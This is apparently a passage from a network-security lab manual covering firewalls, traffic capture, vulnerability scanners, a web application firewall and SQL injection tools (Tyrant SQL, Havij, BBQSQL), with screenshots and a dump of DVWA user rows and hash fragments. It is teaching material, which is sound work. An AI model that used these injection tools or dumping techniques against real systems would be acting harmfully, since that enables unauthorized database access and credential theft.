 - The main status bar - shows you if YOUR COMPUTER IS SECURE or YOUR COMPUTER IS AT RISK. If the computer is at risk, you can click Fix Now to quickly fix the security problem.
 - The three panels:
 1. ANTIVIRUS & FIREWALL - lets you configure the Antivirus and Anti-spyware ("Protecting Your Computer With Antivirus/Anti-Spyware" on page 15) settings, the Firewall "Protecting Your Computer with ZoneAlarm Firewall" on page 30 settings, the Application Control ("Using Application Control for Application Security" on page 44) settings, and the Threat Emulation ("Using Threat Emulation Against Zero-Day Attacks" on page 28) settings
 2. WEB & PRIVACY - lets you configure enable or disable Anti-Keylogger ("Using Anti-Keylogger" on page 65)
 3. MOBILITY & DATA - lets you configure Identity Protection ("Identity Protection Service (USA Only)" on page 68) settings.




ii. Comodo Firewall

Comodo Internet Security offers 360° protection against internal and external threats by combining a powerful antivirus, an enterprise class packet filtering firewall, and a threat containment system which automatically runs unrecognized files in a secure, virtual environment.

Click 'Tasks' > 'Firewall Tasks'

- The firewall offers the following main benefits
- Monitor all network traffic to protect your computer against inbound and outbound threats
- Hides your computer's ports from hackers
- Blocks malicious software from transmitting your confidential data over the internet
- The firewall tasks area lets you configure internet access rights per-application, stealth your computer ports, view active connections, and even block all traffic in and out of your computer
- In addition to this tasks screen, you can also [configure advanced firewall settings](#) at 'Settings' > 'Firewall'.



d. Use HoneyBOT to capture malicious network traffic.

HoneyBot is a set of scripts and libraries for capturing and analyzing packet captures with PacketTotal.com. Currently, this library provides three scripts:

- capture-and-analyze.py - Capture on an interface for some period of time, and uploadcapture for analysis.
- upload-and-analyze.py -Upload and analyze multiple packets captures to PacketTotal.com.

- trigger-and-analyze.py - Listen for unknown connections, and begin capturing when one is made. Captures are automatically uploaded and analyzed.

capture-and-analyze.py

```
usage: capture-and-analyze.py [-h] [--seconds SECONDS] [--interface
INTERFACE]
                               [--analyze] [--list-interfaces] [--list-pcaps]
                               [--export-pcaps]

Capture, upload and analyze network traffic; powered by PacketTotal.com.


optional arguments:
  -h, --help            show this help message and exit
  --seconds SECONDS    The number of seconds to capture traffic for.
  --interface INTERFACE
                        The name of the interface (--list-interfaces to show
                        available)
  --analyze             If included, capture will be uploaded for analysis to
                        PacketTotal.com.
  --list-interfaces    Lists the available interfaces.
  --list-pcaps          Lists pcaps submitted to PacketTotal.com for
analysis.
  --export-pcaps        Writes pcaps submitted to PacketTotal.com for
analysis
                        to a csv file.
```

e. Use the following tools to protect attacks on the web servers:


i. ID Server

Download and install ID Server tool.

1. Enter URL or IP address of the target server



2. Enter the **Query The Server**/button.



3. Copy the Extracted information.

A screenshot of a Windows Notepad window titled "Untitled - Notepad". The text content is a log of a server query: "Initiating server query ... Looking up the domain name for IP: 10.10.50.20 The domain name for the IP address is: [REDACTED] Connecting to the server on standard HTTP port: 80 [Connected] Requesting the server's default page. The server returned the following response headers: HTTP/1.1 200 OK Date: [REDACTED] Server: Apache/2.4.18 (Ubuntu) Last-Modified: [REDACTED] ETag: "1868-54a9a4b0b3d00-gzip" Accept-Ranges: bytes Vary: Accept-Encoding Content-Encoding: gzip Content-Length: 1743 Connection: close Content-Type: text/html Query complete."

Information such as Domain name, open ports, Server type and other information are extracted.

ii. Microsoft Baseline Security Analyzer

The Microsoft Baseline Security Analyzer is a Windows-based Patch management tool powered by Microsoft. MBSA identify the missing security updates and common security misconfigurations.

MBSA is capable of scanning Local system, remote system, and range of the computer.



Select the scanning options as required



MBSA will first get updates from Microsoft, Scan, and then download the security updates.

Microsoft Baseline Security Analyzer 2.3

Microsoft Baseline Security Analyzer

Currently scanning WORKGROUP\WIN7-1-PC

Done downloading security update information.

Cancel

Microsoft Baseline Security Analyzer 2.3

Microsoft Baseline Security Analyzer

Report Details for WORKGROUP - WIN7-1-PC (2018-03-07 22:33:31)

Security assessment:
Severe Risk (One or more critical checks failed.)

Computer name: WORKGROUP\WIN7-1-PC
IP address: 10.10.50.202
Security report name: WORKGROUP - WIN7-1-PC (3-7-2018 10:33 PM)
Scan date: 3/7/2018 10:33 PM
Scanned with MBSA version: 2.3.2211.0
Catalog synchronization date:
Security update catalog: Microsoft Update

Sort Order: Score (worst first) ▾


Security Update Scan Results

Score	Issue	Result
!	Developer Tools, Runtimes, and Redistributables Security Updates	1 security update is missing. What was scanned Result details How to correct this
!	Windows Security Updates	117 security updates are missing. 3 service packs or update rollups are missing. What was scanned Result details How to correct this
!	SQL Server Security Updates	No security updates are missing. What was scanned Result details

Windows Scan Results

Administrative Vulnerabilities

Print this report Copy to clipboard Previous security report Next security report OK



In the above figure, MBSA Scanning result showing **Security Update Scan Results**. Security Update scan results are categorized by issue and results showing a number of missing updates.

The screenshot shows the Microsoft Baseline Security Analyzer 2.3 interface. The main title bar reads "Microsoft Baseline Security Analyzer 2.3" and "Microsoft Baseline Security Analyzer". The window displays two sections: "Administrative Vulnerabilities" and "Additional System Information", each presented as a table with columns for Score, Issue, and Result.

Administrative Vulnerabilities:


Score	Issue	Result
!	Password Expiration	All user accounts (4) have non-expiring passwords. What was scanned Result details How to correct this
i	Incomplete Updates	No incomplete software update installations were found. What was scanned
i	Windows Firewall	Windows Firewall is disabled and has exceptions configured. What was scanned Result details How to correct this
✓	Local Account Password Test	Some user accounts (2 of 4) have blank or simple passwords, or could not be analyzed. What was scanned Result details
✓	Automatic Updates	Updates are automatically downloaded and installed on this computer. What was scanned
✓	File System	All hard drives (1) are using the NTFS file system. What was scanned Result details
✓	Autologon	Autologon is not configured on this computer. What was scanned
✓	Guest Account	The Guest account is disabled on this computer. What was scanned
✓	Restrict Anonymous	Computer is properly restricting anonymous access. What was scanned
✓	Administrators	No more than 2 Administrators were found on this computer. What was scanned Result details

Additional System Information:

Score	Issue	Result
i	Auditing	Neither Logon Success nor Logon Failure auditing are enabled. Enable auditing and turn on auditing for specific events such as logon and logoff. Be sure to monitor your event log to watch for unauthorized access. What was scanned How to correct this
i	Services	No potentially unnecessary services were found. What was scanned

At the bottom of the window, there are buttons for "Print this report", "Copy to clipboard", "Previous security", "Next security report", and "OK".

In the figure above, MBSA Scanning result showing **Administrative Vulnerabilities**. Vulnerabilities such as Password expiry, updates, firewalls issues, accounts and other vulnerabilities are mentioned.




In the above figure, MBSA Scanning result showing **System information**, **IIS scan results**, **SQL Server Result** and **Desktop application results**.

iii. Syhunt Hybrid

Using **Syhunt Hybrid**, go to Dynamic Scanning. This package also supports Code Scanning and Log Scanning.



Enter the URL or IP address



Showing Scanning Results, you click on the vulnerability to check the issue and its solution.




Showing Description of vulnerability detected by the tool. Solution tool will provide a recommendation to resolve the issue.



Practical No. 8

a. Protect the Web Application using dotDefender.

dotDefender allows businesses to protect external websites and internal applications in an affordable, effective and simple manner without involving costly security experts. dotDefender is a multi-platform solution running on Apache and IIS web servers. Central management ensures a single point of control and reporting for all servers.



You can modify the Default Security Profile or any of the Website Security Profiles.



b. Demonstrate the following tools to perform SQL Injection:

i. Tyrant SQL

Tyrant SQL is a Havij based cross-platform. It's Sqlmap's gui version.

user_id	user	avatar	password	last_name	first_name
1	admin	http://192.168.1...	5f4dcc3b5a...	admin	admin
2	gordonb	http://192.168.1...	e99a18c42...	Brown	Gordon
3	1337	http://192.168.1...	8d3533d75...	Me	Hack
4	pablo	http://192.168.1...	Od107d09f...	Picasso	Pablo
5	smithy	http://192.168.1...	5f4dcc3b5a...	Smith	Bob


```

[INFO] Database 2: mysql
[INFO] Database 3: owasp10
[INFO] Database 4: wackopicko
[INFO]Databases scanning complete!
[INFO]Getting dwva tables.Please, wait
[INFO]2 tables was found on database dwva
[INFO]Getting table content, wait
[INFO]Table completely loaded.

```

ii. Havij

Havij is an automated SQL Injection tool that helps penetration testers to find and exploit SQL Injection vulnerabilities on a web page.



iii. BBQSQL

BBQSQL is a blind SQL injection framework written in Python. It is extremely useful when attacking tricky SQL injection vulnerabilities. BBQSQL is also a semi-automatic tool, allowing quite a bit of customization for those hard to trigger SQL injection findings. The tool is built to be database agnostic and is extremely versatile. It also has an intuitive UI to make setting up attacks much easier. Python gevent is also implemented, making BBQSQL extremely fast.

```
 1 root@darknet:~# bbqsql
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25 BBSQL injection toolkit (bbqsql)
26 Lead Development: Ben Toews(mastahyeti)
27 Development: Scott Behrens(arbit)
28 Menu modified from code for Social Engineering Toolkit (SET) by: David Kennedy (ReL1K)
29 SET is located at: http://www.secmaniac.com(SET)
30 Version: 1.0
31
32 The 5 S's of BBQ:
